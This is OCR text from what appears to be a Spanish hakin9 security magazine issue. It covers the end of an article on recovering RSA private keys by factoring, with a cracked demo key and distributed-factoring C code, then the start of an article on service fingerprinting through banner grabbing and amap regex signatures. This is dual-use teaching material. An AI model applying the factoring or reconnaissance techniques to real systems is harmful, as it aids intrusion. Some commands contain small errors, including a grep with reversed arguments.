  ./get_priv_key 297153055211137492311771648517932014693 \
  334346924022870445836047493827484877799 65537
  -----BEGIN RSA PRIVATE KEY-----
  MIGqAgEAAiEA26dbqzGRt31qincXxy4jjZMMOId/DVT8aTcq8aamDiMCAwEAAQIh
  AMvT1oXa/rxF3mrVLrR/RS7vK1WTsQ5CWl/+37wztZOpAhEA+4jgEkfalFH+0S+1
  IPKD5wIRAN+NmMH4AF0B8jzMAXHHXGUCEGRpRZnGmVkwSlrTgqj+Zu0CEA7v7CQR
  yRxt09zCGNqcYo0CEDEW7mvozMYYLC5o+zgfV4U=
  -----END RSA PRIVATE KEY-----
```

Listado 4. *dfact_client*

```
...
   for(;;)
   {
      get_random_seeds(&seed1, &seed2);
      switch(status)
      {
         case DF_CLIENT_STATUS_WAITING:
            N = recv_N_number(&rel_by_host, host);
            if(!N)
               sleep(DF_TIME_TO_RECV);
            else
               status = DF_CLIENT_STATUS_RUNNING;
         break;
         case DF_CLIENT_STATUS_RUNNING:
         {
            msieve_obj *obj = NULL;
            obj = msieve_obj_new(N, flags, relations, NULL,
                                 NULL, seed1, seed2, rel_by_host, 0, 0);
            if (obj == NULL)
            {
               syslog(LOG_ERR, "Factoring initialization failed");
               free(N);
               return 0;
            }
            msieve_run(obj);
            if(obj) msieve_obj_free(obj);
            while(!send_relations(N, host, relations))
               sleep(DF_TIME_TO_SEND);
            if(unlink(relations)==-1)
               syslog(LOG_ERR, "unlink(): %s: %s", relations,
                      strerror(errno));
            status = DF_CLIENT_STATUS_WAITING;
            free(N);
            }
         break;
         default:
         break;
      }
...
```

Si guardamos la nueva clave privada en un fichero de texto, por ejemplo en rsa_hacked_privkey.pem, ya podemos descifrar el mensaje como sigue:

```
openssl rsautl -decrypt -inkey
      rsa_hacked_privkey.pem -in
                      cipher.txt
Cuarenta y dos
```

Listado 5. *dfact_server*

```
...
   for(;;)
   {
      while(child_count >= DF_MAX_CLIENTS) sleep(1);
      sd_tmp = socket_server_accept(sd, client, sizeof(client));
      if((pid=fork())==0)
      {
         close(sd);
         process_client(sd_tmp, N, num_relations, rel_by_host, client);
      }
      else if (pid>0)
      {
         close(sd_tmp);
         child_count++;
      }
      else
      {
         perror("fork()");
      }
      close(sd_tmp);
   }
   close(sd);
...
```

Listado 6. *dfact_server (process_relations)*

```
void process_relations(char *N, int num_relations, int seconds)
{
   for(;;)
   {
      int n_sieves = get_num_relations_in_file(DF_FILE_RELATIONS);
      printf ("relations: %d, need: %d \n", n_sieves, num_relations);
      // Has enought relations?
      if(n_sieves>=num_relations)
      {
         printf("Factoring %s\n", N);
         kill(0, SIGUSR1);
         uint32 seed1;
         uint32 seed2;
         uint32 flags;
         flags |= MSIEVE_FLAG_USE_LOGFILE;
         get_random_seeds(&seed1, &seed2);
         factor_integer(N,flags,DF_FILE_RELATIONS,NULL,&seed1,&seed2);
         printf("Factoring Done\n");
         kill(getppid(), SIGKILL);
         exit(0);
      }
      sleep(seconds);
   }
}
```

Algoritmos modernos de factorización

Los algoritmos de factorización han ido mejorando con el tiempo hasta llegar a un punto en la actualidad, en que disponemos de algoritmos tan rápidos como el método de curva elíptica (ECM), el Quadratic Sieve (QS) o el Number Field Sieve(NFS). De estos algoritmos también existen diversas variaciones en función del tipo de número a factorizar o de la forma de resolver algunas partes del mismo. Dichos algoritmos son bastante complejos y suelen dividirse en varias etapas en las que se van realizando diferentes cálculos que servirán finalmente para factorizar el número. QS y NFS destacan por disponer de una fase de criba (sieve) en la que se recopilan una serie de relaciones que finalmente se utilizarán para construir un sistema de ecuaciones y obtener el resultado. La fase de criba es posible realizarla en paralelo con diferentes máquinas y suele ser la más larga.

En los ejemplos anteriores hemos usado el programa msieve que es una implementación del Multiple Polinomial Quadratic Sieve (MPQS), una variante del QS. El algoritmo QS es el más rápido cuando se trata de factorizar números de menos de 110 dígitos. Pero cuando sobrepasamos este límite, NFS toma el relevo.

Una variante del NFS utilizada para factorizar cualquier tipo de número es el GNFS o General Number Field Sieve. No hay mucho software libre que implemente GNFS, y el poco que existe, no destaca ni por su buena documentación ni por su facilidad de uso. Al menos, en el momento de escribir este artículo. En cualquier caso, vamos a ver como funciona ggnfs, una implementación de GNFS, que aunque no es del todo estable, permite factorizar sin demasiados problemas.

ggnfs está compuesto por un conjunto de herramientas, que utilizadas una a una, permiten cubrir todas las etapas en las que se divide este algoritmo. Para un novato, factorizar un número mediante este procedimiento puede resultar realmente complicado, por lo que ggnfs ofrece un script en perl que hace todo el trabajo.

Este script permite utilizar el programa sin quebraderos de cabeza, pero desde luego no es la mejor forma de sacarle partido a

las herramientas que constituyen ggnfs.

La forma más sencilla de probar este programa consisten en editar un archivo, al que podemos llamar test.n indicando el número que queremos factorizar:

```
cat test.n
n: 1522605027922533360535
        618378132637429718068
        114961380688657908494
        580122963258952897654
        000350692006139
```

A continuación ejecutamos:

```
tests/factLat.pl test.n
```

Esto factorizará el número. Eso sí, en unas cuantas horas. Más o menos, en función del hardware empleado. Para sacarle más partido a ggnfs es necesario prescindir del script factLat.pl y utilizar las herramientas que proporciona con los parámetros correctos. Dado que la utilización de ggnfs da para un artículo entero, no lo explicaré aquí. Lo mejor para aprender a utilizarlo es leer la documentación proporcionada con el código fuente y acceder al foro de discusión (ver enlaces).

También es conveniente leer algunos documentos sobre el algoritmo NFS, aunque hay que tener en cuenta que se requieren conocimientos avanzados de teoría de números y álgebra lineal.

La necesidad del ataque distribuido

La clave factorizada en el ejemplo es muy pequeña si la comparamos con la longitud de una clave de las que se suelen usar actualmente. Si ahora mismo quisiéramos crear una clave RSA para nuestro uso personal, optaríamos por un mínimo de 1024 bits. Siendo cautelosos escogeríamos una de 2048 o 4096 bits. Si intentamos factorizar una de estas claves con nuestro PC de casa, por muy rápido que sea, veremos como se queda realizando cálculos indefinidamente, sin llegar a ninguna parte. Lo cierto es que no podremos con una clave de estas características. Sin embargo, los continuos avances tanto en computación como en el campo matemático, hacen que esta distancia se vaya reduciendo, y en determinadas condiciones sea posible realizar ataques distribuidos, es decir, utilizando miles de máquinas paralelamente en el proceso de factorización. Existen diversos estudios realizados por expertos en este campo, que analizan las posibilidades de atacar una clave de 1024 bits (ver tabla de enlaces). De momento, esto está fuera del alcance de la mayoría, aunque probablemente, no fuera del alcance de ciertos gobiernos u organizaciones.

Por otra parte, la existencia de retos como el RSA Factoring Challenge, comentado anteriormente, motivan todavía más los estudios en este campo, así como el desarrollo de herramientas distribuidas para la factorización de números grandes.

Ataque distribuido

En ejemplos anteriores hemos conocido el software msieve. Como hemos visto es de utilización sencilla y el programa está lo suficientemente maduro como para no dar demasiados problemas al usuario. Por lo que he visto hasta el momento, ésta es sin duda la mejor implementación abierta del algoritmo Quadratic Sieve. Sin embargo, el programa que se distribuye no es más que una demo del uso básico de la librería msieve. Y solo sirve para ser utilizada en una única máquina.

En la documentación del programa se muestran un par de recetas para utilizar el programa de demostración con diferentes máquinas y así poder hacer una factorización distribuida. Pero se trata de un procedimiento manual y poco práctico. Por este motivo he decidido implementar un pequeño programa de ejemplo que presenta el uso de la librería msieve para realizar factorización distribuida. He llamado a este programa dfact y puedes encontrarlo en el CD que acompaña la revista o en la sección de enlaces.

El programa se puede compilar con un make y solo requiere que la librería msive esté correctamente instalada. La ruta de la misma deberá incluirse en el Makefile. Una vez compilado podemos encontrar dos binarios en la carpeta bin/ correspondientes al servidor y el cliente. El servidor (dfs) se ejecutará en una máquina con bastante memoria (necesitará más cuanto más grande sea el número) y será el encargado de repartir trabajo y coordinar a todos los clientes. El servidor recibe cuatro parámetros: el número a factorizar, el número de relaciones que queremos que recopile el cliente para cada envío y el número de segundos cada cuando queremos que el servidor compruebe si tiene los suficientes datos de los clientes para terminar la factorización con éxito. En el ejemplo siguiente se pide a los clientes que envíen las relaciones de 5000 en 5000, y al servidor que verifique el número de relaciones de que dispone cada 60 segundos.

```
bin/dfs 9935220997384201394
        9736850170185769998267
        1190890633393965755672
        87426977500707 5000 60
```

En unos cuantos clientes ejecutaremos dmc, pasándole como parámetro la IP del servidor y la ruta de un fichero temporal donde puede recopilar las relaciones. Por ejemplo:

```
bin/dfc /tmp/rel 192.168.1.7
```

El programa dfact se ha desarrollado tomando como base la librería msieve. Ésta ofrece un programa de ejemplo llamado demo.c que muestra su uso de manera sencilla. Si se observa el código se puede ver que no resulta complicado de seguir. En el Listado 5. puede verse un pedazo de código del cliente dfact. En él se muestra el funcionamiento del blucle principal en el que el cliente recibe el número a

factorizar del servidor, calcula las relaciones solicitadas mediante msieve, y se las envía al servidor para que las procese (Listado 4.).

Veamos como maneja la situación el servidor (Listado 5.). Cada cliente que solicita enviar la lista de relaciones al servidor es gestionado por process_client() mediante un proceso separado.

Otro proceso separado se ocupa de procesar las relaciones que los clientes van enviando cada cierto tiempo (Listado 6.).

El programa de ejemplo nos permite factorizar un número utilizando varias decenas de máquinas y, aunque podría utilizarse en Internet, la ausencia de autentificación y/o cifrado, entre otros, lo hacen poco recomendable. Algunas mejoras que podrían ser de interés, y que sin duda representarán un buen ejercicio para el lector, son el uso de SSL, mejoras en la seguridad, mejoras en el rendimiento, etc.

Anteriormente hemos comentado que GNFS es más eficiente que MPQS en la factorización de números de más de 110 dígitos. En estos momentos, no parece que exista ningún software libre que permita implementar fácilmente un sistema distribuido de factorización con GNFS, al igual que hemos hecho con msieve (QS). Sin embargo, el autor de msieve lo está dotando de soporte para GNFS, y aunque éste se encuentra todavía a medias, quizás en no mucho tiempo lo tengamos disponible. Si eso sucediese, no sería muy difícil modificar nuestro ejemplo (dfact) para realizar factorización distribuida con GNFS.

En cualquier caso ggnfs dispone de la posibilidad de utilizar varias máquinas para realizar una factorización. Esto puede hacerse con el script factLat.pl, visto anteriormente, aunque es una versión muy inestable y solo permite utilizar unas pocas máquinas en una LAN.

Para finalizar

Para finalizar, quiero mencionar la repercusión que pueden tener los avances matemáticos que se realizan en este campo. Un número que hoy es computacionalmente imposible de factorizar, mañana podría ser factorizable en pocos minutos. Todo depende de que a alguien se le ocurra una forma revolucionaria de atacar el problema. Sin embargo los más de 20 años que lleva en funcionamiento el algoritmo RSA avalan la seguridad del mismo, y hacen poco probable este hecho.

Por otra parte, la quizás inminente llegada de la computación cuántica sí resulta una amenaza seria a la seguridad de este conocido criptosistema. Ésto es debido a la existencia del algoritmo de Shor (ver sección de enlaces), que muestra una forma de atacar el problema con complejidad polinómica. Es decir, que permitiría factorizar una clave en un tiempo razonable. ●

Sobre el autor:

Daniel Lerch Hostalot
Ingeniero de Software C/C++ en plataformas GNU/Linux,
Master: Cisco Networking Academy Program: CCNA, wireless & Network Security,
Ingeniero Técnico en Informática de Sistemas por Universitat Oberta de Catalunya UOC, actualmente trabaja en sector de telecomunicaciones.
Conoce los siguientes lenguajes de programación: C/C++, ShellScript, Java, Perl, PHP (prog módulos en C).
e-mail: *dlerch@gmail.com*, url: *http://daniellerch.com*

The RSA Factoring Challenge

- RSA-704 (30.000$): *http://www.rsasecurity.com/rsalabs/node.asp?id=2093#RSA704*
- RSA-768 (50.000$): *http://www.rsasecurity.com/rsalabs/node.asp?id=2093#RSA768*
- RSA-896(75.000$):*http://www.rsasecurity.com/rsalabs/node.asp?id=2093#RSA896*
- RSA-1024 (100.000$): *http://www.rsasecurity.com/rsalabs/node.asp?id=2093#RSA1024*
- RSA-1536 (150.000$): *http://www.rsasecurity.com/rsalabs/node.asp?id=2093#RSA1536*
- RSA-2048 (200.000$): *http://www.rsasecurity.com/rsalabs/node.asp?id=2093#RSA2048*

Referencias

- Factorización de números enteros grandes - *http://factorizacion.blogspot.com*
- DFACT – *http://daniellerch.com/sources/projects/dfact/dfact-hakin9.tar.gz*
- GGNFS - A Number Field Sieve implementation: *http://www.math.ttu.edu/~cmonico/software/ggnfs/*
- Yahoo! Group for GGNFS - *http://www.groups.yahoo.com/group/ggnfs*
- MSIEVE - Integer Factorization - *http://www.boo.net/~jasonp/qs.html*
- The RSA Factoring Challenge - *http://www.rsasecurity.com/rsalabs/node.asp?id=2092*
- OpenSSL - *http://www.openssl.org*
- Algoritmo de Shor - *http://es.wikipedia.org/wiki/Algoritmo_de_Shor*
- On the cost of factoring RSA 1024 - *http://www.wisdom.weizmann.ac.il/%7Etromer/papers/cbtwirl.pdf*
- Factoring estimates for a 1024 bit RSA modulus - *http://www.wisdom.weizmann.ac.il/%7Etromer/papers/factorest.pdf*

Teoría

Application Mapping

Marc Ruef 

Grado de dificultad



El escaneo de puertos (portscan) permite reconocer los servicios ofrecidos dentro del sistema. Lo primero que tenemos que saber es qué servicio se oculta tras el puerto determinado. Gracias a la función de mapeamiento de aplicaciones (Application Mapping) se puede identificar el tipo del servicio así como su protocolo.

En este artículo describimos los métodos eficaces de emplear tal evaluación así como los que se usan para protegerse contra la misma. La estimación de las estadísticas del puerto del anfitrión constituye una parte importante del análisis de seguridad web. El proceso de determinar el servicio ofrecido y su protocolo de aplicación suele despertar ganas de omitirlo. Application Mapping ofrece acceso a un método de detección temprana de dicha información, gracias a lo que los accesos siguientes se pueden utilizar con más provecho.

El escaneo de puertos es uno de los ámbitos clásicos de la seguridad informática. Gracias a los intentos de conexión automatizados así como la reacción estimada del sistema de destino pueden determinarse las estadísticas del puerto. Muchas herramientas fáciles en el uso que llevan años perfeccionándose – como por ejemplo nmap o SuperScan – hacen que el procedimiento sea fácil y sencillo [Ruef 1999, Ruef et al. 2002, McClure et al. 2005]. La información base es la clave del éxito de los ataques contra las aplicaciones web llevados a través de la red. Los puertos abiertos y los servicios que ofrecen forman el blanco básico de los ataques, definiendo en gran medida el espacio del anfitrión que está expuesto al ataque.

Sin embargo, muchas veces no basta sólo determinar las estadísticas del puerto mediante su escaneo para practicar el ataque a la aplicación web. Hay que determinar, inmediatamente después de haber escaneado el puerto, el protocolo de aplicación que se utiliza en el puerto concreto. Aunque muchos administradores

En este artículo aprenderás...

- qué es el mapeamiento de aplicaciones y cómo se aplica,
- cuáles técnicas forman parte de él,
- cómo se practica la automatización a través de la función amap,
- cómo implementar esta herramienta por cuenta propia,
- cómo hacer este tipo de evaluación más difícil.

Lo que deberías saber...

- qué es un puerto,
- cómo funciona el protocolo TCP/IP y el modelo de cliente/servidor.

siguen con el uso de los puertos estándar, recomendados por IANA para sus servicios, éstos no siempre son de gran confianza. Los servidores web no siempre tienen que operar en el puerto TCP 80 (http); muchos utilizan puertos alternativos, por ejemplo, el 81 o el 8000. Pueden aparecer también variantes exóticas, como por ejemplo 12345 y 55555 [Ruef 2004, 2006].

Para determinar el protocolo de aplicación usado se emplea la técnica llamada en términos generales Application Mapping [Ruef 2003]. De hecho debería llamarse o bien Application Protocol Mapping, o bien Protocol Mapping, puesto que en primer lugar no se trata de determinar la implementación correcta de la aplicación web, sino de determinar el protocolo de aplicación usado [Packetwatch 2004]. El nombre Application Mapping se ha arraigado sobre todo gracias a la herramienta amap (Application Mapper), que permite automatizar algunas técnicas que se van a comentar en este artículo.

Bienvenida automática

El modelo cliente/servidor representa lo básico de la función de mapeamiento de aplicaciones. El servidor hace disponible una aplicación web que se conecta con un puerto TCP o UDP. Tal puerto está en el modo de escucha. El cliente que quiere utilizar este servicio web se conecta con el puerto definitivo correspondiente al servidor [Stevens 1994]. El ejemplo más popular lo forma un servidor web, que conforme con lo recomendado por IANA se conecta a través del puerto TCP 80 (HTTP). El navegador web, que en este caso es el cliente, llama los documentos web al llamar su destino junto con el puerto de destino. Lo mismo pasa en el caso del servidor y cliente e-mail y de otros servicios web basados en el modelo cliente/servidor.

Algunas aplicaciones web de texto se han ideado para cumplir su interactividad potencial. Tras establecer la conexión le dan la bienvenida al cliente por medio de un banner especial que contiene la información de la implementación y otras capacidades técnicas. Entre las aplicaciones de este tipo aparecen las aplicaciones conocidas SMTP (tcp/25) y FTP (tcp/21). Un cliente Telnet permite iniciar las conexiones de este tipo con facilidad y elegir los banners de bienvenida adecuados. En los textos en inglés este proceso se denomina Banner-Grabbing [Ruef 1999, Ruef et al. 2002, McClure et al. 2005].

En caso de las implementaciones en modo texto disponibles en todos los sistemas operativos populares, se puede emplear el método de introducción telnet <anfitrión de destino> <puerto de destino> [Ruef 2004, 2006]. Para establecer la conexión al servidor mail.computec.ch a través del puerto TCP 25 (smtp) basta introducir telnet mail.computec.ch 25. En la salida de esta sesión Telnet de ejemplo se puede ver cómo se visualiza el banner del servidor de correo después de que se haya establecido la conexión (a nivel de TCP). Aquí aparece el nombre Sendmail y el número de versión del servidor SMTP 8.12.6.

```
C:\Documents and Settings\mruef>
telnet mail.computec.ch 25
220 mail.computec.ch ESMTP
Sendmail 8.12.6/8.12.6/taifun-1.0;
Wed, 30 Nov 2005 15
:54:54 +0100
```

La bienvenida automática al cliente mediante un banner es algo típico de algunas aplicaciones web. De modo que esto indica algunas implementaciones conocidas. Indica los servicios populares tipo, por ejemplo, SMTP o FTP. Por el otro lado, la respuesta automática habla más en contra del uso de un servidor web HTTP. Sin embargo, tal indicación no permite determinar qué aplicaciones web se han utilizado. Son necesarios más detalles, que vamos a ver a continuación de este artículo.

Pattern-Matching sencillo

La técnica más fácil en el uso es el emparejamiento de patrones (ingl. *Pattern-Matching*) dentro del grupo de los mensajes de respuesta. La noción inglesa de Pattern-Matching es nombre de una técnica que consiste en buscar y emparejar (ing. *to match*) cierto patrón (ing. *pattern*) con otro de la cadena de caracteres. Se produce de forma muy sencilla, consiste en buscar las cadenas de caracteres de tipo lineal. Para explicar mejor esta regla base de mapeamiento de aplicaciones me ayudaré de un ejemplo amplio. Disponemos de un fichero llamado data.txt, donde se han guardado las líneas siguientes (los números de las líneas forman el contenido del fichero a propósito, para ilustrar mejor el asunto):

```
01 Esta es la primera línea
02 Esta es la segunda línea
03 Esta es la tercera línea
04 Esta es la línea final del fichero
```

En Unix el comando grep permite buscar en el contenido del fichero. Para ello se ayuda de la sintaxis regular grep <patrón> <datos>. En el ejemplo siguiente buscamos en nuestro fichero ya conocido data.txt la cadena de caracteres <<Esta>>. Puesto que el patrón atañe a todas las cuatro líneas, todas serán devueltas como resultado:

```
mruef@debian:~$ grep data.txt 'Esta'
01 Esta es la primera línea
02 Esta es la segunda línea
03 Esta es la tercera línea
04 Esta es la línea final del fichero
```

Si buscáramos una cadena de caracteres que apareciera sólo en una línea, se devolvería la línea correspondiente. Los patrones línea (líneas 01, 02, 03 y 04) o final (sólo línea 04). La base del acceso al sistema Windows a través del comando find funciona de forma parecida, empelando la misma sintaxis base:

```
C:\Documents and Settings\mruef>
find data.txt "final"
04 Esta es la línea final del fichero
```

Hagamos uso de la técnica de emparejamiento de patrones para responder a la conexión que acaba de establecerse. El resultado del intento de conexión del anfitrión

ftp.computec.ch con el puerto TCP 21 es el siguiente:

```
C:\Documents and Settings\mruef>
telnet ftp.computec.ch 21
220 ProFTPD 1.2.10 Server
(ftp.computec.ch) [80.74.129.35]
```

El método sencillo de emparejamiento de patrones para realizar el mapeamiento de aplicaciones se indica en el nombre del protocolo citado [Ruef 2004, 2006]. La cadena de caracteres FTP indica, por ejemplo, el servicio FTP (File Transfer Protocol) del puerto determinado. Lo mismo ocurre con las abreviaturas SMTP para los servicios de correo y HTTP para las implementaciones de los servidores web. Si utilizamos estos tres acrónimos como patrones de nuestras búsquedas, notaremos la compatibilidad en caso de FTP y falta de ésta en cuanto a SMTP y HTTP. De modo que lo más probable es que la conexión que se acaba de establecer utilice el protocolo FTP (File Transfer Protocol). Esta conjetura está conforme con el puerto de destino que se empela, puesto que IANA propone el puerto TCP 21 (ftp-control) para este tipo de comunicación.

Falsos positivos en Pattern-Matching

La técnica de emparejamiento de patrones tiene varios usos. En todos ellos surgen dos problemas clave:

- `[base de datos]` sólo se pueden reconocer los patrones que se han reconocido antes como tales;
- `[discrepancias]` dependiendo de la precisión del patrón, el emparejamiento puede omitirse (falsos negativos) o declararse mal (falsos positivos).

El problema de la base de datos previamente conocida no tiene tanta importancia para el mapeamiento de aplicaciones que en el caso del software antivirus, o la detección electrónica de intrusos. Gracias a las especificaciones y a la aplicación estricta de las regulaciones, la definición de los datos de salida es muy sencilla. Más problemas aparecerán

Tabla 1. *Patrones sencillos de detección de servicios*

Nombre	Protocolo	Puerto	Disparador
Cisco PIX Firewall SMTP	tcp	25	^220.*********
Dict	tcp	2628	^220 .* dictd
FTP	tcp	21	^220.*\n || ^220.*FTP
ftp-darwin	tcp	21	^220 Inactivity timer
Glftp	tcp	21	^220.*SSH
Hylafax	tcp	4559	^220 .*hylafax
NNTP	tcp	119	^200.*NNTP
Oracle HTTPS	tcp	1526	^220- ora
POP3	tcp	110	^220.*poppassd || 500 Password
SMTP	tcp	25	^220.*\n250 || ^220.*SMTP
TrendMicro InterScan SMTP	tcp	25	^220.*InterScan
vmware-authd	tcp	902	^220 VMware Authentication

en relación con la precisión de las expresiones de los patrones (ing. pattern expressions).

Por ejemplo, en el mensaje de respuesta asumimos que la cadena de caracteres SMTP se refiere al Simple Mail Transfer Protocol (RFC 821). Se trata de un caso típico, porque muchas implementaciones SMTP se identifican por sus nombres y su protocolo de aplicación solicitado. De todas formas, ¿qué pasa si empleamos el mapeamiento SMTP en el servidor web? De algún modo haremos que nos reenvíe los datos, que forman por lo tanto un documento web. El documento contiene también la cadena de caracteres SMTP, porque por casualidad su contenido está compuesto de las conexiones de correo o de unas regulaciones del estándar. En tal caso el emparejamiento de patrones indicará por error al SMTP como el protocolo de aplicación que potencialmente se ha podido emplear.

Los resultados falsos aparecen al automatizar la gran parte del proceso de mapeamiento de aplicaciones. Para prevenir que ocurran, hay que introducir los métodos más complejos dentro de este proceso. Las expresiones regulares permiten la introducción de restricciones visibles, gracias a lo que la existencia de una cadena de caracteres lineal no es igual al emparejamiento. (La implementación de la función amap ayuda además a solucionar este problema analizando el largo de la respuesta. Más información al respecto en la sección sobre la función amap.)

La búsqueda puede limitarse al mapeamiento de aplicaciones para SMTP, abarcando, por ejemplo, sólo las primeras líneas de la respuesta. Es que después de que se establezca la conexión, la cabecera SMTP se devuelve como el primer banner de bienvenida que contiene la información deseada (alrededor de 100 primeros bytes). En caso de una conexión HTTP con el servidor web, que hace disponible el documento, cuyo contenido contiene la cadena de caracteres SMTP, el banner sólo se detecta después de la cabecera HTTP (después de alrededor de 250 bytes). Esto permite eliminar las complicaciones, o al menos reducirlas hasta lo mínimo.

Desde luego, existen situaciones que requieren el uso de la expresiones regulares mucho más desarrolladas. Así sucede, por ejemplo, en el caso de las series de caracteres dinámicas cuya estructura base es similar. Buen ejemplo será el servicio daytime, ofrecido tanto en TCP como en UDP, en el puerto 13, asignado por IANA. Realizando daytime, el servidor envía al cliente, tras establecer la conexión, la cadena de caracteres que le informan de

¿Quieres recibir tu revista regularmente?

¿Quieres pagar menos?


¡Pide suscripción!



hakin9

por suscripción es más barata: 38 €

www.hakin9.org/es www.buyitpress.com



Pedido

Por favor, rellena este cupón y mándalo por fax: 0048 22 887 10 11 o por correo: Software-Wydawnictwo Sp. z o. o., Piaskowa 3, 01-067 Varsovia, Polonia; e-mail: *subscription@software.com.pl*

Para conocer todos los productos de Software-Wydawnictwo Sp. z o. o. visita *www.shop.software.com.pl*

Nombre(s) .... **Apellido(s)** ....

Dirección ....

C. P. .... **Población, provincia** ....

Teléfono .... **Fax** ....

E-mail .... **Suscripción a partir del N°** ....

Precio de suscripción anual de hakin9: 38 €

Realizo el pago con:

☐ **tarjeta de crédito** (EuroCard/MasterCard/Visa/American Express) **nº** ⌊⌊⌊⌊⌊⌊⌊⌊⌊⌊⌊⌊⌊⌊⌊⌊ **CVC Code** ⌊⌊⌊

Válida hasta ⌊⌊⌊⌊

☐ **transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO**

Número de la cuenta bancaria: 0049-1555-11-221-0160876

IBAN: ES33 0049 1555 1122 1016 0876

código SWIFT del banco (BIC): BSCHESMM

Fecha y firma obligatorias:

Tabla 2. *Los comandos soportados por los protocolos de aplicación populares*

	FTP	SMTP	POP3	NNTP
HELP	X	X		X
USER	X		X	
PASS			X	
PORT	X			
STOR	X			
HELO		X		
VRFY		X		
EXPN		X		
RSET		X		
NOOP	X	X		
QUIT	X	X	X	X

la hora y fecha actuales. Su forma es inteligible también para los humanos. En caso de unix esta respuesta tiene la forma siguiente (línea 02):

```
01 C:\Documents and Settings\
   mruef>telnet 192.168.0.10 13
02 Mon Nov 28 13:42:23 2005
```

En amap, la primera implementación automatizada de mapeamiento de aplicaciones, o sea, el fichero de respuesta appdefs.resp, emplea la línea siguiente, que gracias a su expresión regular es capaz de grabar la siguiente respuesta:

```
daytime-unix:::26:^[A-Z].*
   [A-Z].* [0-3].
[0-9][0-9]:[0-9][0-9]:
   [0-9][0-9] 200.\rn
```

De hecho, este patrón se visualiza con mucha precisión, pero de todas formas no está perfectamente adaptado a soportar la respuesta a daytime en el entorno unix. No hay muchas esperanzas de optimizarlo. En la respuesta a daytime-unix en primer lugar aparece el día de la semana como cadena de tres caracteres (por ejemplo, Mon para el lunes (Monday) y Tue para el martes (Tuesday). La expresión regular es capaz de reconocer esta cadena de caracteres, pero no toma en consideración el largo de la serie. Teóricamente, se hubieran reconocido también las respuestas ampliadas tipo Monday Nov 28 15:03:23 2005.

Lo mismo atañe a la representación del mes por parte de las tres letras (por ejemplo, Nov para el noviembre) y Dec para el Diciembre). Puesto que las implementaciones unix suelen ser bastante sistemáticas en este ámbito, muy raras veces sucede que algo se reconozca de forma incorrecta. Más problemas produce limitar de 2000 a 2009 el número que representa el año. En caso de un sistema mal configurado (por ejemplo, para el año 1984) no es posible ni la verificación ni el reconocimiento correcto.

Un aspecto interesante más de este procedimiento analítico es la capacidad de obtener la información acerca del sistema operativo apenas mediante las respuestas de los servicios que significan tan poco como daytime, y que no contienen ningunos enlaces directos al sistema operativo que usan. Ahora bien, la base de datos de las huellas digitales (ingl. *fingerprints*) de la función amap lleva cinco entradas diferentes para daytime. Dos se refieren al sistema Unix (las líneas 01 y 03) y una, a Windows (línea 02). Las demás entradas son de carácter general.

```
01 daytime-unix:::26:^[A-Z].* [A-Z]
   [0-3].* [0-9][0-9]:[0-9][0-9]:
   [0-9][0-9] 200.\rn
02 daytime-windows:::26-50:^
   [A-Z][a-z]+, [A-Z][a-z]+ [0-9]+,
   200[0-9] [0-9]+:[0-9]+:[0-9]+
   \x0a\x00
03 daytime-unix:::20-36:^
   [A-Z][a-z]+ [A-Z][a-z]+
   [0-9 ][0-9] [0-9]+:[0-9]+:
   [0-9]+ 200[0-9]\x0d\x0a
04 daytime:::25-30:^
   [0-9][0-9] [A-Z][A-Z][A-Z]
   200[0-9] [0-9][0-9]:
   [0-9][0-9]:[0-9][0-9] .*
05 daytime:::26-45:^
   [A-Z][a-z][a-z]*,
   [A-Z][a-z][a-z]* [0-9]+, 200
```

Códigos de estado de tres dígitos

Muchas aplicaciones web que se han creado para facilitar la interactividad directa del usuario utilizan la detección de los códigos de estado. Ésta consiste en asignar a cada entrada y salida un código de estado, que suele ser de

Tabla 3. *Comportamiento típico de timeout de varios servicios*

Comportamiento timeout	Ejemplos
Sin función timeout	Telnet, SSH, NNTP, Echo, Discard, Chargen
Ruptura de conexión después del comando timeout	FTP, netbios-ssn (alrededor de 30 seg.)
Ruptura de conexión después de cualquier comando(s)	HTTP, HTTPS/SSL, Finger, Time
Ruptura de conexión después del último comando	HTTP, HTTPS/SSL, Finger, Time
Ruptura de conexión después de comando(s) erróneo(s)	Algunas implementaciones de SMTP, algunas autorizaciones del terminal (por ejemplo, telnet o SSH), Proxy con listas de acceso (ingl. access lists)
Comando NOOP después del comando timeout	FTP

tres dígitos. Por ejemplo, los protocolos FTP, SMTP y otros protocolos clásicos utilizan el valor 220 para confirmar el éxito en procesar la consulta. Los fabricantes se guían por la regla que reza que la primera cifra del código de estado de tres dígitos define la categoría (por ejemplo, éxito), la segunda determina el tipo del mensaje (por ejemplo, recurso encontrado), y la última, la descripción individualizada (por ejemplo, acaba de enviarse el recurso solicitado). El motivo de usar el valor integer como el código de estado reside en su procesamiento fácil por parte del cliente. Éste sólo tiene que leer los primeros tres bytes de la respuesta para informarse del estado actual de las cosas (en otro caso sería necesario reconocer palabras enteras).

La siguiente entrada de la misma línea contiene el texto del estado, separado con el espacio. Se utiliza cuando el servicio se activa sin el cliente apropiado y cuando se prescinde de la interpretación automática del código de estado de tres dígitos (por ejemplo, en el caso de usar una sesión telnet interactiva). Si la comunicación interactiva a través de FTP corre con éxito, la primera línea podría tener la forma de 220 Found. Otros códigos de estado indican los errores del servidor, del cliente, o las implementaciones que faltan. Fijémonos en un ejemplo corto de sesión FTP:

```
01 C:\Documents and Settings\mruef>
   ftp 192.168.0.10
02 Connected to 192.168.0.10.
03 220 debian.computec.ch FTP server
   (Version 6.4/OpenBSD/
   Linux-ftpd-0.17) ready.
04 User (192.168.0.10:(none)): mruef
05 331 Password required for mruef.
06 Password: xxxxxxxx
07 230- Linux debian 2.6.12-1-386 #
   1 Tue Sep 27 11:02:18 JST
   2005 i686 GNU/Linux
08 230 User maru logged in.
09 ftp>
```

Tabla 4. *Patrones de respuesta completos del programa amap*

Nombre	Protocolo	Largo	Patrón de respuesta
Dante	tcp	2	\x05\x02
Daytime-unix	tcp/udp	26	^[A-Z].* [A-Z].* [0-3].* [0-9][0-9]
Daytime-windows	tcp/udp	26-50	^[A-Z][a-z]+, [A-Z][a-z]+ [0-9]+, 200[0-9] [0-9]+
Daytime-unix	tcp/udp	20-36	^[A-Z][a-z]+ [A-Z][a-z]+ [0-9][0-9] [0-9]+
Daytime	tcp/udp	25-30	^[0-9][0-9] [A-Z][A-Z][A-Z] 200[0-9] [0-9][0-9]
Daytime	tcp/udp	26-45	^[A-Z][a-z][a-z]*, [A-Z][a-z][a-z]* [0-9]+, 200
